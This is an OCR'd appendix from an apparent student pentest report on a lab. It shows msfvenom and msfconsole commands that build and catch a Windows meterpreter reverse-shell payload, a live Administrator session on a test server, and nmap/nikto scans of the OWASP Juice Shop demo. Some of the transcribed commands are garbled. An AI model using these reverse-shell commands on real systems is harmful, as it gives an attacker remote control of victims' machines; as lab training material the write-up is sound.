
Allowed for the installation of Open Vas




Allowed for the installation of Git



Allowed for the installation of Docker




Allowed for the installation of Docker Compose



Allowed for the installation of Docker.IO

Allowed for the Status Check of Docker.IO


Allowed for the installation of NPM




Allowed for the Launch of hello kitty payload

Allowed for the update of all Linux packages


Appendix Fig 9.0 PSC2 Pentest Scenario 2: Windows Penetration testing: Reverse Shell Method







Appendix Fig 9.1 Requests/Response Reverse Shell Method


Some of the requests and Responses I used as part of the Reverse Shell Method


Request Command / Request Result	**Refference**
"msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.4 LPORT=5002 --platform Windows -a x64 -f exe -o hello_kitty_payload.exe" 	(GetCyber , 2024)
"msfconsole -q-x "use exploit/multi/handler; \ set payload windows/x64/meterpreter/reverse_tcp; \ LHOST=0.0.0.0 LPORT-= 5002 platform exploit;" 	(GetCyber , 2024)


Appendix Fig 9.2 Screenshots Reverse Shell Method















Index of /exploit
Name
Last modified
Size
Description
Parent Directory
hello_kitty_payload.exe 2025-07-15 01:17 7.0K
Apache/2.4.63 (Debian) Server at 192.168.50.4 Port 80
Make sure you trust hello_kitty_payload.exe before you open it
Cancel
Delete



Index of /exploit
Name
Last modified
Size
Description
Parent Directory
hello_kitty_payload.exe 2025-07-15 01:17 7.0K
Apache/2.4.63 (Debian) Server at 192.168.50.4 Port 80
Windows Security
Threats found
Dismiss



Index of /exploit
Name
Last modified
Size
Description
Parent Directory
hello_kitty_payload.exe 2025-07-15 01:17 7.0K
Apache/2.4.63 (Debian) Server at 192.168.50.4 Port 80
Open File - Security Warning
Run
Cancel












Appendix Fig 9.3 Requests/Response Exploit procedure


Some of the requests and Responses I used as part of the Exploit procedure.


Request Command / Request Result


Nmap Scan of Juice-Shop


```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -A juice-shop.herokuapp.com

┌──(kali㉿kali)-[~]
└─$ nmap -sS -A juice-shop.herokuapp.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 23:04 BST
Nmap scan report for juice-shop.herokuapp.com (54.73.53.134)
Host is up (0.0064s latency).
Other addresses for juice-shop.herokuapp.com (not scanned): 46.137.15.86 54.220.192.176
rDNS record for 54.73.53.134: ec2-54-73-53-134.eu-west-1.compute.amazonaws.com
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
80/tcp  open  http      heroku-router
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: OWASP Juice Shop
| http-robots.txt: 1 disallowed entry
|_/ftp
```








kali@kali: ~
File Actions Edit View Help
nikto -h https://juice-shop.herokuapp.com
- Nikto v2.5.0
+ Multiple IPs found: 54.220.192.176, 54.73.53.134, 46.137.15.86
nikto -h + Target IP: 54.220.192.176
+ Target Hostname: juice-shop.herokuapp.com
+ Target Port: 443
+ SSL Info: Subject: /CN=*.herokuapp.com
Ciphers: ECDHE-RSA-AES128-GCM-SHA256
Issuer: /C=US/O=Amazon/CN=Amazon RSA 2048 M02
+ Start Time: 2025-07-14 23:11:11 (GMT1)
+ Server: Heroku
+ /: Retrieved via header: 1.1 heroku-router.
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ /: Uncommon header 'reporting-endpoints' found, with contents: heroku-nel="https://nel.heroku.com/reports?s=wdwVcr7CW0hh4Bl%
2dcc77-0bd0-43b1-a5f1-b25758382995&ts=1752531071".
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/
curity
- STATUS: Completed 60 requests (~1% complete, 4.9 hours left): currently in plugin 'Test Authentication'
- STATUS: Running average: 10 requests: 1.0276 sec,
- STATUS: Completed 90 requests (~1% complete, 4.9 hours left): currently in plugin 'Test Authentication'
- STATUS: Running average: 10 requests: 2.0138 sec,
curl https://juice-shop.herokuapp.com/renoots.txt
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/0
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots
- STATUS: Completed 288 requests (~4% complete, 6.7 hours left): currently in plugin 'CORS Origin Reflection'
- STATUS: Running average: 100 requests: 4.63284 sec, 10 requests: 5.0140 sec,
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dump.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
- Server banner changed from 'Heroku' to 'heroku-router'.
+ /com.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shopherokuappcom.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/5
+ /com_pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shop.herokuapp.com.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions
+ /juice-shop.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shop.herokuapp.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definition
+ /archive.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shop.herokuapp.com.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions
+ /juice-shop.herokuapp.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530
+ /backup.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shopherokuapp.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions
+ /database.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /juice-shop.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html


kali@kali: ~
File Actions Edit View Help
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.4 LPORT=5002 --platform Windows -a x64 -f exe -o hello_kitty_payload.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: hello_kitty_payload.exe
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 0.0.0.0; set LPORT 5002; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => 0.0.0.0
LPORT => 5002
[*] Started reverse TCP handler on 0.0.0.0:5002
sysinfo
getuid
pwd
[*] Sending stage (203846 bytes) to 192.168.50.2
[*] Meterpreter session 1 opened (192.168.50.4:5002 → 192.168.50.2:51435) at 2025-07-15 02:03:20 +0100
meterpreter > sysinfo
Computer : SERVER-TEST
OS : Windows Server 2025+ (10.0 Build 26100).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > getuid
Server username: SERVER-TEST\Administrator
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > cd .. /Documents
meterpreter > pwd
C:\Users\Administrator


kali@kali: ~
File Actions Edit View Help
Server username: SERVER-TEST\Administrator
meterpreter > pwd
C:\Users\Administrator
meterpreter > cd c:\Administrator\Downloads
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Administrator\Downloads
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Administrator\
[-] Unknown command: ls
meterpreter > ls
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls
Listing: C:\Users\Administrator
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2025-06-17 20:37:55 +0100 .ms-ad
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 AppData
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Application Data
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Contacts
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Cookies
040555/r-xr-xr-x 4096 dir 2025-06-17 22:29:56 +0100 Desktop
040555/r-xr-xr-x 4096 dir 2025-07-15 00:39:23 +0100 Documents
040555/r-xr-xr-x 12288 dir 2025-07-15 02:00:56 +0100 Downloads
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Favorites
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Links
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Local Settings
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Music
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 My Documents
100666/rw-rw-rw- 1310720 fil 2025-07-15 01:43:26 +0100 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2025-06-17 19:37:43 +0100 NTUSER.DAT{f460d7b0-aba8-11f0-a79d-00155d001181}.TM.blf
100666/rw-rw-rw- 524288 fil 2025-06-17 19:30:32 +0100 NTUSER.DAT{f460d7b0-aba8-11f0-a79d-00155d001181}.TMContainer00000000000000000001.r
100666/rw-rw-rw- 524288 fil 2025-06-17 19:30:32 +0100 NTUSER.DAT{f460d7b0-aba8-11f0-a79d-00155d001181}.TMContainer00000000000000000002.r
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 NetHood
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Pictures
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 PrintHood
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Recent
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Saved Games
040555/r-xr-xr-x 0 dir 2025-06-17 19:30:41 +0100 Searches
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 SendTo
040777/rwxrwxrwx 0 dir 2025-06-17 19:30:32 +0100 Start Menu
